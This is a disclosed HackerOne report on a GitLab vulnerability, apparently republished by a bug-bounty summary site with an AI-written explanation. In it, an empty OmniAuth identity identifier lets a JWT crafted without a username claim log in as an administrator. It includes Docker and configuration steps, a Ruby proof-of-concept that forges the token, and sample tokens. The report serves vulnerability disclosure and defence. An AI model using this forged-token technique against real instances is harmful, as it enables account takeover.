Misconfiguring OmniAuth JWT can create an insecure instance
The identity identifier for an OmniAuth provider could be set to an empty value, allowing an attacker to log in as that user by crafting a JWT without the username claim. This could lead to backdoored access to a GitLab account.

GitLab
Originally disclosed on GitLab
- Fixed in 4 days
- Disclosed after 4 days
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #1995356 by sim4n6 on 2023-05-21, assigned to @nmalcolm:
Report | Attachments | How To Reproduce
Report
Summary
In case a user can set an identity's Identifier for an OmniAuth provider, it is possible to backdoor access to a GitLab user account with an empty identifier.
We will consider JWT as the OmniAuth provider with username as uid_claim for GitLab's own hosted instance from the latest Docker image.
Two plausible scenarios:
- Either the admin sets an empty identifier for a user (backdoored).
- Or
block_auto_created_usersis set tofalse, in that case, the JWT for the backdoored user must omit the username from the JWT payload.
Steps to reproduce
We would setup a local GitLab instance using the official and the latest GitLab Docker image. We configure the docker image instance and then reconfigure the Gitlab while using JWT OmniAuth provider.
- Set up a local GitLab instance from the latest Docker image:
sudo docker pull gitlab/gitlab-ce:latest

sudo docker run --detach \
  --hostname gitlab.example.co \
  --publish 443:443 --publish 80:80 --publish 22:22 \
  --name gitlab5 \
  --volume /srv/gitlab/config:/etc/gitlab \
  --volume /srv/gitlab/logs:/var/log/gitlab \
  --volume /srv/gitlab/data:/var/opt/gitlab \
  gitlab/gitlab-ce:latest
- Access the bash within the running container:
sudo docker exec -it gitlab5 bash

###  edit the gitlab.rb file
root@gitlab:/# nano /etc/gitlab/gitlab.rb
- Update the OmniAuth Settings accordingly:
#####  OmniAuth Settings
#####  ! Docs: https://docs.gitlab.com/ee/integration/omniauth.html
gitlab_rails['omniauth_enabled'] = true
gitlab_rails['omniauth_allow_single_sign_on'] = ['jwt']
gitlab_rails['omniauth_block_auto_created_users'] = true            # for the initial scenario
gitlab_rails['omniauth_auto_link_user'] = ['jwt']
gitlab_rails['omniauth_external_providers'] = ['jwt']

gitlab_rails['omniauth_providers'] = [
  { name: "jwt",
    label: "Provider name",                         # optional label
    args: {
      secret: "YOUR_APP_SECRET",
      algorithm: "HS256",
      uid_claim: "username",                       # not email
      required_claims: ["name", "email"],
      info_map: { name: "name", email: "email" },
      auth_url: "https://example.com/",
      valid_within: 3600 # 1 hour
    }
  }
]
- Proceed to reconfiguration
sudo docker exec -it gitlab5 bash

 # reconfigure
gitlab-ctl reconfigure
- Now, log in as an admin and head to the root identities http://gitlab.example.co/admin/users/root/identities (or any user identities).
- Edit identity for Administrator (or any user of choice).
- Set an empty identifier while deleting
required="required"and Save changes.


You are supposed to get something like, notice the identifier is completely empty.
- Logout of the admin account.
- We would generate a fresh JWT token without a
usernamein its claims payload, using the following ruby script .
require "jwt"

claims = {
  #username: "sim4n6",
  email: "[email protected]",
  iat: Time.now.to_i + 3600,
}

payload = JWT.encode(claims, "YOUR_APP_SECRET")
puts "http://gitlab.example.co/users/auth/jwt/callback?jwt=#{payload}"
You would get something like:
http://gitlab.example.co/users/auth/jwt/callback?jwt=eyJhbGciOiJIUzI1NiJ9.eyJlbWFpbCI6InNpbTRuNkB3ZWFyZWhhY2tlcm9uZS5jb20iLCJpYXQiOjE2ODQ2NTU1MTN9.uiWdNkib7g_NZ6njH70IKqPeTW0NuCNKGHsEKCsYzi0
for a claims payload as:
{
    "email": "[email protected]",
    "iat": 1684655513
}
- Click on the link http://gitlab.example.co/users/auth/jwt/callback?jwt=eyJhbGciOiJIUzI1NiJ9.eyJlbWFpbCI6InNpbTRuNkB3ZWFyZWhhY2tlcm9uZS5jb20iLCJpYXQiOjE2ODQ2NTU1MTN9.uiWdNkib7g_NZ6njH70IKqPeTW0NuCNKGHsEKCsYzi0.You are logged in as the admin.
(this link may contain an expired JWT, I suggest generating a fresh JWT with the ruby POC ).
.webm)
- That was for the first scenario, in the second one, the
block_auto_created_usersis set tofalsewithin/etc/gitlab/gitlab.rbas follows:
Access the bash within the running container:
sudo docker exec -it gitlab5 bash

###  edit the gitlab.rb file
root@gitlab:/# nano /etc/gitlab/gitlab.rb
- Update the OmniAuth Settings accordingly:
#####  OmniAuth Settings
#####  ! Docs: https://docs.gitlab.com/ee/integration/omniauth.html
gitlab_rails['omniauth_enabled'] = true
gitlab_rails['omniauth_allow_single_sign_on'] = ['jwt']
gitlab_rails['omniauth_block_auto_created_users'] = false            # for the second scenario
gitlab_rails['omniauth_auto_link_user'] = ['jwt']
gitlab_rails['omniauth_external_providers'] = ['jwt']

gitlab_rails['omniauth_providers'] = [
  { name: "jwt",
    label: "Provider name",                         # optional label
    args: {
      secret: "YOUR_APP_SECRET",
      algorithm: "HS256",
      uid_claim: "username",                       # not email
      required_claims: ["name", "email"],
      info_map: { name: "name", email: "email" },
      auth_url: "https://example.com/",
      valid_within: 3600 # 1 hour
    }
  }
]
- Proceed to reconfiguration
sudo docker exec -it gitlab5 bash

 # reconfigure
gitlab-ctl reconfigure
- After the reconfiguration, and changing the admin identity identifier. Both the following two JWTs without usernames, let you log in to the same backdoor user:
- eyJhbGciOiJIUzI1NiJ9.eyJlbWFpbCI6InNpbTRuNkB3ZWFyZWhhY2tlcm9uZS5jb20iLCJpYXQiOjE2ODQ2NTYyMjh9.5RYUplhwMAlkzfODdZ79f819C3Fx6HfOlN_XwyWgh7U with the payload
{ "email": "[email protected]", "iat": 1684656228}. - eyJhbGciOiJIUzI1NiJ9.eyJlbWFpbCI6InNpbTRuNkBnbWFpbC5jb20iLCJpYXQiOjE2ODQ2NTYyNTh9.vNV1xquzl7Se-Ipt0JYDPOaer2UiNexRLeF7q9sglJM with the payload
{ "email": "[email protected]","iat": 1684656258}.
Examples
- If the bug is project related, please create an example project and export it using the project export feature No.
- If you are using an older version of GitLab, this will also help determine whether the bug has been fixed in a more recent version No.
- If the bug can be reproduced on GitLab.com without violating the
Rules of Engagementas outlined in the program policy, please provide the full path to the project. No.
What is the current bug behavior?
The Steps to reproduce details the bug behavior.
What is the expected correct behavior?
Some constraints need to be put on the value of the identity's identifier. Including not being able to set it to an empty value.
I want to mention that I would set the identifier to any value such as ../../../ or <><> or false.
Relevant logs and/or screenshots
(Paste any relevant logs - please use code blocks (```) to format console output,
logs, and code as it's very hard to read otherwise.)
Output of checks
I have not checked if the vulnerability would happen on the GitLab website, but there is a probability. I have used the JWT OmniAuth provider but I believe that is possible with other OmniAuth providers.
Results of GitLab environment info
I have used the latest docker image, I would gladly provide further details and logs if you want for sure.
Impact
Not restraining the identity identifier value may lead to a security risk including the previous two scenarios where an insider threat may exploit to gain backdoored access (scenario 1) or if the GitLab's instance does not block a created user, a backdoored user may be used with any email (scenario 2), just omit the username when using the external provider.
Regards,
[@]Sim4n6
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the application does not validate that the identity identifier is non-empty, allowing an empty string to be used as a valid identifier.
Impact
An insider threat could gain backdoored access to a user account, or if auto-created users are not blocked, a backdoored user could be used with any email by omitting the username.
What the attacker needed
Admin access to set empty identifier; knowledge of JWT secret; OmniAuth JWT provider enabled
How it was found
- Set up a local GitLab instance from the latest Docker image.
- Access the container and edit the gitlab.rb file to enable OmniAuth with JWT provider.
- Reconfigure GitLab.
- Log in as admin and go to the root user's identities page.
- Edit the identity for Administrator and set an empty identifier, then save.
- Logout and generate a JWT without a username claim, then visit the callback URL to log in as admin.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This report shows an administrator could set an empty identifier, and then a crafted token without a username could log in as that user.
What is Account takeover?
Getting into someone else's account through a flaw in sign-in, password reset, second factor, single sign-on or session handling.


